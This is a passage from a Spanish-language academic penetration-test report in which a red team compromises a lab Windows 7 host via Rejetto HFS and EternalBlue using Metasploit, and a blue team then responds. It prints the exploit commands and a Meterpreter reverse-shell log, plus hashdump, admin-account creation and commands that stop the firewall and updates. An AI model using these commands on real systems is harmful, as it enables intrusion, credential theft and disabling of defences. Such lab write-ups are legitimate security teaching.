Nota: La tabla presenta los resultados más relevantes a partir del escaneo de vulnerabilidades realizada por Nessus sobre la maquina objetivo. Logrando identificar vulnerabilidades clasificadas según el impacto destacando a Rejetto HTTP file server (HFS), sistema sin soporte con impacto crítico. Fuente: Elaboración propia.

Se identifico la vulnerabilidad CVE-2024-23692, la cual afecta al servidor de archivos HTTP Rejetto (HFS) en su versión 2.3. Esta vulnerabilidad se relaciona con una inyección de plantillas, lo que permite la ejecución de comandos de forma no autorizada en el sistema afectado (MITRE, 2024).

Figura 4

Herramienta Metasploit con CVE-2017-0143



Fuente: Elaboración propia.

Se identifican y se detallan los módulos relacionados con la vulnerabilidad MS17-010, vinculada con CVE-2017-0143 conocida como EternalBlue, Windows 7 es vulnerable (Microsoft, 2017). Esta vulnerabilidad permite la ejecución remota de Código mediante el protocolo SMBv1. Se detalla en la tabla 3.

Tabla 3

Módulos relacionados con la vulnerabilidad CVE-2017-0143

Modulo	Tipo	Fecha	Descripción
Exploit/Windows/smb/ms17_010_eternalblue	Exploit	2017-03-14	Ejecución remota: corrupción de memoria en el kernel SMB
Exploit/Windows/smb/ms17_010_psexec	exploit	2017-03-14	Ejecución remota de Código usando SMB y psExec
Auxiliary/admin/smb/ms17_010_command	auxiliar	207-03-14	Ejecuta commandos en sistemas vulnerables a MS17-010
Auxiliary/scanner/smb/smb_ms17_010	scanner	207-03-14	Escanea equipos para detector vulnerabilidad MS17-010
Exploit/Windows/smb/smb_doublepulsar_rce	exploit	207-03-14	Ejecución remota utilizando DOUBLEPULSAR

Nota: La tabla detalla los módulos asociados a la vulnerabilidad MS17-010, los cuales pueden ser explotados utilizando la herramienta Metasploit. Fuente: Elaboración propia.

Figura 5


Herramienta Metasploit con CVE-2024-23692

Fuente: Elaboración propia.

Se identifico un exploit relacionado con Rejetto HTTP file Server (HFS) que permite la ejecución remota de comandos en la maquina objetivo sin necesidad de autenticación.

Figura 6

Instalación de exploit referente 34926



Fuente: Elaboración propia.

Se verifica que el exploit haya sido cargado y configurado correctamente.

Figura 7

verificación del exploit

***Fuente**:* Elaboración propia.

Figura 8

Entrelazar conexión con la IP de la maquina objetivo

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhost 192.168.80.34
rhost ⇒ 192.168.80.34
msf6 exploit(windows/http/rejetto_hfs_exec) >
```

Fuente: Elaboración propia.

Se ejecuta el exploit para comenzar la intrusión en el sistema.

Figura 9


Ejecución de exploit Rejetto HFS

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 192.168.80.39:4444
[*] Using URL: http://192.168.80.39:8080/WOZ5B6D
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /WOZ5B6D
[*] Sending stage (177734 bytes) to 192.168.80.34
[!] Tried to delete %TEMP%\FWuhRII.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.80.39:4444 → 192.168.80.34:49218) at 2025-
04-25 07:04:30 -0400
[*] Server stopped.

meterpreter >
```

Fuente: Elaboración propia.

Figura 10

Verificación de conexión exploit mediante HFS en Windows 7




Fuente: Elaboración propia.

Se evidencio que la intrusión en la maquina objetivo fue exitosa, permitiendo la ejecución remota de comandos y la recepción de información del sistema comprometido. A través del comando getsystem, se intentó la escalada de privilegios para obtener permisos de nivel de SYSTEM. Adicionalmente, mediante el comando getuid, se identificó el ID del usuario actual en el cual se ejecutaban las acciones, con el uso del módulo post/Windows/gather/hashdump, se extrajeron los hashes de las contraseñas almacenadas en el sistema Windows.

Figura 11

Configuración para obtener información




Fuente: Elaboración propia

Por otra parte, se crea un usuario utilizando el primer nombre y apellido, con el objetivo de demostrar una prueba de concepto ante los directivos. La creación del usuario se realizó mediante el comando net user Santiago_Ruiz /add, y posteriormente se le asigno privilegios de administrador con el comando net localgroup administradores Santiago_Ruiz /add.

Figura 12

Creación usuario privilegiado en la maquina objetivo Win7




Fuente: Elaboración propia.

De manera similar a como se explota la vulnerabilidad en HFS, la falla conocida EternalBlue puede ser aprovechada para tener acceso al sistema objetivo. Una vez comprometido, se podría escalar privilegios y ejecutar cualquier tipo de acción con permisos elevados. Por ejemplo, se podría desactivar el firewall del sistema.

Figura 13


Ejecución de exploit Eternalblue



Fuente: Elaboración propia.

Figura 14

Sesión en meterpreter por Shell para desactivar firewall y update en Win7.




Fuente: Elaboración propia.

Impacto

El impacto de un ataque exitoso podría comprometer la confidencialidad, integridad y disponibilidad del sistema. Al obtener acceso con privilegios de SYSTEM mediante exploits como EternalBlue o Rejetto HFS, un usuario no autorizado atacante tendrá la capacidad de manipular archivos, instalar puertas traseras, extraer hashes de contraseñas y modificar las políticas de seguridad del sistema. Colocando en riesgo al sistema comprometido y comprometiendo otros dispositivos dentro de la red interna mediante técnicas de movimiento lateral o pivoting.

Figura 15

Arquitectura de ataque



***Fuente**:* Elaboración propia.

Comandos utilizados

A lo largo de la simulación por parte del equipo Red Team se emplearon diversos comandos descritos en la tabla 4.

Tabla 4

Resumen de comandos utilizados en Red Team

Fase	Comando / Herramienta	Información
Recolección	Ip route	Identifica la red y el rango de IPs

	nmap 192.168.80.34	Escaneo básico de puertos y servicios
	nmap -A 192.168.80.34	Escaneo avanzado con detección de SO y versiones
	nmap 192.168.80.34 –script vuln	Identifica vulnerabilidades con scripts NSE
Identificación	mfsconsole	Lanza la consola de Metasploit
	Search CVE-2017-0143	Búsqueda de modulo para EternalBlue
	Search CVE-2024-23692	Búsqueda de nuevas vulnerabilidades para Rejeto
	Searchsploit 34926	Exploit local / remoto para Rejetto HFS
	Search rejetto	Exploits disponibles para HTTP File Server Rejetto
Explotación (HTTP)	Use exploit/Windows/http/rejetto_hfs_exec Set rhosts, report, lhost	Modulo para explorer Rejetto Parametros del exploit
	Set rhosts 192.168.80.34	Configuración y ejecución del exploit
Post- explotación	Sysinfo, getsystem, getuid	Recolectar info y esclar privilegios en Meterpreter
	Run post/Windows/gather/hashdump	Extrae hashes del Sistema comprometido
	shell	Accede a la consola CMD del sistema Windows
Daño	net user Santiago_Ruiz 12345 /add	Crea usuario nuevo
	net localgroup administradores	Asigna privilegios de administrador
	sc stop MpsSvc	Detiene el firewall de windows
	sc stop wuauserv	Detiene las actualizaciones automáticas

Nota: La tabla resume los comandos utilizados durante el ejercicio de intrusión sobre una maquina Windows 7, estucturando las fases de ataqu. Además, detalla las herramientas empleadas: Nmap, Metasploit y Searchsploit, y destaca las acciones realizadas que comprometen al sistema. Fuente: Elaboración propia.

Simulación del Blue Team


Respuesta inmediata

La primera medida ante un ataque cibernético es intentar detener su propagación, lo cual se lograría desconectando el sistema afectado de la red para evitar que el software malicioso continue propagándose o exfiltrando los datos. En particular, si se estuviera ejecutando un payload personalizado generado con la herramienta Msfvenom, es importante tomar precauciones inmediatas. Estos payloads pueden ser entregados a través de servidores como HFS, lo que permite la ejecución remota de código malicioso, facilitando su expansión y control sobre el sistema operativo afectado por parte de un ciber atacante (MITRE ATT&CK, s.f.).

También hay que considerar la amenaza de atacantes internos, como empleados que pueden filtrar información. Por eso, es importante mantener un control adecuado y monitorear el comportamiento de los usuarios (WNE Security, 2025).

Figura 16

Desconexión del sistema comprometido WIN7-SE2020-X64 de la red




Fuente: Elaboración propia.


Es importante no apagar el equipo, ya que esto podría eliminar información almacenada en la memoria volátil o en los registros del sistema, datos que son importantes para realizar un análisis forense adecuado (Gonzales de la Calleja, 2017).

Una acción inmediata es deshabilitar los accesos remotos, como RDP y SSH, y bloquear las cuentas comprometidas para evitar que el atacante mantenga el control del sistema.

Figura 17

Deshabilitar servicio remoto en Win7-SE20X64






***Fuente*:** Elaboración propia.

Figura 18

Directivas de seguridad local bloqueo de cuenta



